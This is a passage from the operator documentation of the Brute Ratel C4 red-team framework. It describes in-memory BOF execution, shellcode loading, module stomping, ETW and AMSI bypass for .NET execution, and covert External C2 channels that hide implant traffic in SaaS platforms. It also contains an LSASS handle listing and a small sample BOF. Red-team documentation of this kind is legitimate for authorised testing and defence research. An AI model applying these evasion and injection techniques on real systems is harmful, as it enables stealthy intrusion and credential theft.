  3F0: File          C:\Windows\debug\PASSWD.LOG
  B10: File          C:\Users\vendetta\AppData\Local\Microsoft\Credentials
  B18: File          C:\Users\vendetta\AppData\Roaming\Microsoft\Credentials
 102C: File          C:\Windows\System32\en-US\crypt32.dll.mui
 1598: File          C:\Windows\System32\en-US\KernelBase.dll.mui
 7160: File          C:\Windows\System32\en-US\vaultsvc.dll.mui
 721C: Section       \BaseNamedObjects\__ComCatalogCache__
 7248: File          C:\Windows\Registration\R000000000013.clb
```

Executing **handle64.exe** from sysinternals toolkit to list LSASS handles

In-Memory BOF Execution

Command: coffexec

BOFs are COFF (Common Object File Format) object files that are not statically or dynamically linked in nature. COFF file is a format for executable code that contains information about runtime or static linking. These are supposed to be linked with other libraries without which the object files cannot be run. The badger, when supplied with a COFF file, will act as a linker for them. This means an operator can write C programs and convert them to COFF files which use Windows API and Windows DLLs. Badger also exposes a few of its own API calls which can be used by these COFF files. The COFF files are linked dynamically at runtime, both for Windows API as well as Badger API calls. In order to link the BOF, the badger needs to allocate **RW** and **RX** regions to copy the BOF to the **RX** region in the current process and patch their API calls. Unlike the publicly available COFF loaders, the badger provides a variety of OpSec features for executing BOF. These include allocating BOF memory via indirect syscalls, module

stomping support for BOF, zeroing out BOF heap and stack before exiting its thread, hooking various **ETW APIs**, and more.

The **coffexec** command parses the object file provided by the operator and patches the exported functions on the fly with the internal APIs of Badger and Windows DLLs. This makes the port of existing Cobaltstrike BOFs to Brute Ratel extremely easy. Let's take the following Cobaltstrike's BOF as an example which was taken directly from their website.

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID, LPVOID, ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {
    DWORD dwRet;
    PDOMAIN_CONTROLLER_INFO pdcInfo;
    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);
    if (ERROR_SUCCESS == dwRet) {
        BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);
    }
    NETAPI32$NetApiBufferFree(pdcInfo);
}
```

As can be seen in the code above, the entrypoint for the COFF file for Cobaltstrike is 'go'. In the case of Brute Ratel, however, the entrypoint is **coffee**. Below is the code for Brute Ratel's BOF (Badger Object Files).

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "badger_exports.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID, LPVOID, ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void coffee(char** argv, int argc, WCHAR** dispatch) {
    DWORD dwRet;
    PDOMAIN_CONTROLLER_INFO pdcInfo;

    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);
    if (ERROR_SUCCESS == dwRet) {
        BadgerDispatch(dispatch, "%s\n", pdcInfo->DomainName);
    }
    NETAPI32$NetApiBufferFree(pdcInfo);
}
```

There's not much difference except for the internal API calls (**BeaconPrintf** for Cobaltstrike and **BadgerDispatch** for Brute Ratel). The below figure shows the executed output of the COFF file:

```
x86_64-w64-mingw32-gcc getdc64.c -c -o getdc64.o
```

Compiling C code to object file

Post compilation, the BOF can be executed using the *coffexec* command.

BOFs do not require any **RWX** region to work and they get executed like any other internal function of the badger. Below are a few other API calls which are available in this release that can be used in BOFs. These can be found in the **badger_exports.h** file as well which you would need to include in your COFF generating C file.

BadgerDispatch: This is a variadic function that can take any number of arguments like the **printf** command. The only catch is that the first argument should be a WCHAR** variable which was the last argument in the **coffee** function. This API returns the output in the char* format to the badger which is sent to the server. This argument only takes ANSI (CHAR) strings. For returning any data in WCHAR, use **BadgerDispatchW**.

BadgerDispatchW: This is a variadic function that can take any number of arguments like the **wprintf** command. The only catch is that the first argument should be a WCHAR** variable which was the last argument in the **coffee** function. This API returns the output in the char* format to the badger which is sent to the server. This argument only takes Unicode/Widechar (WCHAR) strings. For returning any data in CHAR, use **BadgerDispatch**.

BadgerStrlen: Calculates and returns the length of a char* string similar to *strlen*, but does not call **strlen** from msvcrt.dll.

BadgerWcslen: Calculates and returns the length of a wchar* string similar to *wcslen*, but does not call **wcslen** from msvcrt.dll.

BadgerMemcpy: Copies n characters from a memory area source to a memory area destination like **memcpy**, but does not call **memcpy** from msvcrt.dll.

BadgerMemset: Fills a block of memory with a particular value similar to **memset**, but does not call **memset** from msvcrt.dll

BadgerStrcmp: Compares two strings lexicographically. If the first character in both strings are equal, then this function will check the second character, then the third and so on. This process will be continued until a character in either string is NULL or the characters are unequal. This works similar to **strcmp**, but does not call strcmp from msvcrt.dll

BadgerWcscmp: Compares two unicode/widechar strings lexicographically. If the first character in both strings are equal, then this function will check the second character, then the third and so on. This process will be continued until a character in either string is NULL or the characters are unequal. This works similar to **wcscmp**, but does not call **wcscmp** from msvcrt.dll.

BadgerAtoi: Converts an ascii value to an integer similar to **atoi**, but does not call the *atoi* from msvcrt.dll

BadgerAlloc: Uses badger’s heap to allocate memory

BadgerFree: Frees allocated heap


BadgerSetdebug: Enables Debug privilege

BadgerGetBufferSize: Gets the size of a heap-allocated buffer.

A brief example on the usage of all the above APIs is provided in the server_confs/bofs directory in the Brute Ratel package.

Command: set_coffargs/clear coffargs

There are several scenarios where an operator might want to bring in their own injection techniques during an assessment. Reading a shellcode, dotnet, reflective DLL or any other file from disk can be configured using the **set_coffargs** command. This command allows an operator to load up to 10 files from the disk and use them against the **coffexec** command. This command can also be used with the manual command-line args that an operator provides to **coffexec**. For eg.: If an operator reads two files from disk using the command **set_coffargs /root/shellcode1.bin /root/reflectiveDll2.bin** and executes **coffexec**, say **coffexec /root/mycoff.o someArg1 someArg2**, the first set of command-line arguments will always be the buffer of files read into memory followed by the command-line args provided by the operator. In short, the actual command-line sent to the COFF file would be **coffexec shellcode1_buffer reflectiveDll2_buffer someArg1 someArg2**. This way an operator can bring in their own COFF injection techniques to Brute Ratel without having to embed the shellcode and DLL buffers as unsigned char arrays into the BOF. Due to this feature, it was also important to provide an option to the operator to fetch the size of the buffer as it will be required to allocate memory for the arguments. The **BadgerGetBufferSize** BOF API can take a buffer and return the size of the buffer in memory for further use such as memory allocation and protection changes.



This video provides a brief overview of how this feature works. The sample BOF injection templates are added to the server_confs/bofs directory in the Brute Ratel package. The **clear coffargs** command clears all file buffers stored in the memory of the badger configured for the **coffexec** command.

Module stomping for BOF/Memexec


Command: set/get/clear module_stomp

The Advanced Module Stomping technique within the badger also supports **coffexec** and **memexec**. Before you execute a BOF (**coffexec**) or a PE (**memexec**) in memory, you can configure a separate module to stomp using the **set module_stomp** command. This module name can be fetched or cleared using the **get module_stomp** or **clear module_stomp** command. Once a module is configured, all BOFs and PE will be automatically mapped to the stomped module region. This region's original DLL content will also be restored once the BOF or the PE has completed execution. Similar to the module stomping of the badger, the stomped DLL's PEB is also patched here to avoid detections. Make note that the module selected for stomping must have a **.text** section larger than or equal to, the size of the PE or the BOF, else the stomping will fail with the error **ERROR_ILLEGAL_DLL_RELOCATION**. **coffexec** and **memexec** will also check if the module stomped is required by the PE or the BOF's Import Address Table. If it is, then the stomping fails again and prevents the badger from crashing as stomping a module required by your PE or object file can raise invalid address exceptions.


In-Memory Dotnet Execution

Command: sharpinline/sharpreflect

C-Sharp code can be executed into a remote or local process in Brute Ratel using either **sharpreflect** or **sharpinline** command. The **sharpreflect** command performs remote process injection and executes a C-sharp code in the target process, whereas the **sharpinline** command executes the C-sharp code in the local process within the memory of the badger. Both the **sharpinline** and **sharpreflect** command use randomly generated AppDomains in order to avoid detection from ETW. Hardware breakpoint is used to change the control flow for ETW and AMSI calls, in order to avoid dotnet detections or telemetry capture. The **sharpreflect** command does support various injection techniques similar to reflective DLLs. For OpSec reasons, it is recommended to use the **sharpinline** command to avoid any remote thread creations. Make note that when a dotnet executable is loaded into memory, clr.dll allocates multiple **RWX** regions that are not backed by any DLLs. This isn't itself an anomaly, however, if you run C-sharp executables within the memory of the process which are not known to load clr.dll, it might create an anomaly. It is the duty of the operator to take note of these anomalies and select the appropriate process for dotnet execution. Below is an example figure showing the execution of seatbelt.exe within the current process using **sharpinline**.



The process injection options for the **sharpreflect** command can be configured using the **set child**, **set parent**, **set dllblock**, **set malloc,** and **set threadex** commands.



Network Malleability and External C2 Specification

Brute Ratel provides support for full network malleability and evasion. The Ratel server can start DnsOverHttps listeners for DNS resolvers such as Google, Cloudflare, OpenDns etc, or HTTP listeners over various SAAS platforms which can be configured for domain fronting and redirections to hide the main C2 server. The support for modification of POST requests and responses provides an additional layer of flexibility to support External C2. The core logic behind using an External C2 is to hide your implant output inside legitimate network traffic. The External C2 Specification provides a breakdown of the basic


fundamentals towards building your own External C2. This repository contains the core logic and the code in C to build your External C2 Connector and the Server. Below are a few points worth noting before building your Connector and the Server.

1. SMB or TCP badgers can interact with your External C2 Servers using an HTTP connector. The Github example uses SMB badger for this.
2. This example connects to the badger on the named pipe \\.*pipe**mynamedpipe* which is fully configurable via the badger's payload profile.
3. SMB and TCP badgers return output which is encrypted and then encoded in Hex (earlies base64 for pre-1.6 release).
4. The aim of the HTTP connector is to read this output and reroute it to wherever the operator needs it to; for eg.: Slack, Microsoft Teams Channel, Dropbox or even sending data inside an Image blob to file hosting websites, etc.
5. The connector provided in the example reads and writes the buffer to the SMB named pipe. It is the duty of the operator to write the remaining code logic for forwarding it to their own External C2 Server.
6. Make sure the BRc4 Ratel Server receives the full response, as-is from the External C2 Server. This means if the badger returns an encrypted-encoded output of 10000 bytes, then it should be sent as-is to BRc4's HTTPS Server. The output cannot be in parts because the Ratel Server is only responsible for receiving the whole output, decrypting the output, and sending a response back. Ratel server cannot receive partial chunks as it cannot decrypt them. Decryption needs the full message and not multiple chunks in separate requests.
7. The operator is responsible for writing a Handler and a part of the Connector which does the following:
    - Receive SMB Output from the SMB/TCP Badger (the Github example uses SMB badger)
    - Forward the response to the External C2 Server
    - If the External C2 accepts only a limited number of bytes, the operator will have to split the buffer into multiple chunks and send it to the server
    - The External C2 Server should either support Webhooks which can forward these chunks to an External C2 Handler controlled by the operator, or the External C2 Handler will have to read this from the External C2 Server
    - The External C2 Handler should receive the chunked buffer from the Server, combine all the responses, and send it to the Ratel Server
    - The External C2 Handler will also have to receive a response from the Ratel Server and forward it to the External C2 Server. If the response from the Ratel Server is more than the limited number of bytes the External C2 Server can accept, then the External C2 Handler will have to split it into chunks and send it to the External C2 Server

- The badger then has to read this response sent to the External C2 Server and forward it to the SMB badger

8. If there is no response received from the External C2 Server, then the connector has to send a single empty byte (“”) to our named pipe to let the named pipe know that there is no response yet and then continue listening on the named pipe
9. Badger will send a request on the named pipe as per its sleep cycle.


External C2 connectors and servers can be written in any language. The current example uses C language since it’s easy to convert the connector to a PIC as explained in my blog here.



Graphical Overview of External C2

Badger Interaction

An operator can interact with the Badger using the right-click context menu from the badger’s Tab or from the Badger’s Terminal. This context menu provides various options to interact with badger in a graphical way.



Load

This option loads the badger's terminal over the Watchlist widget.

Load Adjacent Tab

This option loads the badger's terminal side-by-side to the Watchlist widget. If an operator wants to open multiple badger terminals to interact or compare some output, this can be handy.

Load New Window


This option loads the badger's terminal in a separate individual window from the Commander.

Clear Cmd-Q

This option clears all commands in the queue on the ratel server that is waiting for the badger to check in.

Arsenal

This option provides a graphical interface for a few commands of badger for the operator's ease of use. These commands are LDAP Sentinel, Profile Switcher, Process Manager, File Explorer, and Crypt Vortex.




LDAP Sentinel

This option can enumerate various attributes of an object from the Active Directory environment. This user interface uses the command *sentinel* at the backend and provides a robust interface for the operator to customize the LDAP queries. All LDAP queries evade ETW in the userland. An operator can select the type of enumeration (User, SPN, GPO, Computer) required, and either write custom LDAP queries or build one by selecting the 'prebuilt query' option by selecting specific attributes. An operator can also provide a separate domain from the cross-domain enumeration.

Switch Profile


This option provides the capability to switch the badger's profile on the fly. An operator can add a custom profile for a backup C2 infra in case the primary infra gets detected by the blue team. Using this option, an operator can stay in the same badger, and just change the network comms with a totally different domain/uri/redirectors/headers etc.



Process Manager

This option displays active processes in the badger's host like a task manager. An operator can also filter out a process by typing its name next to the input

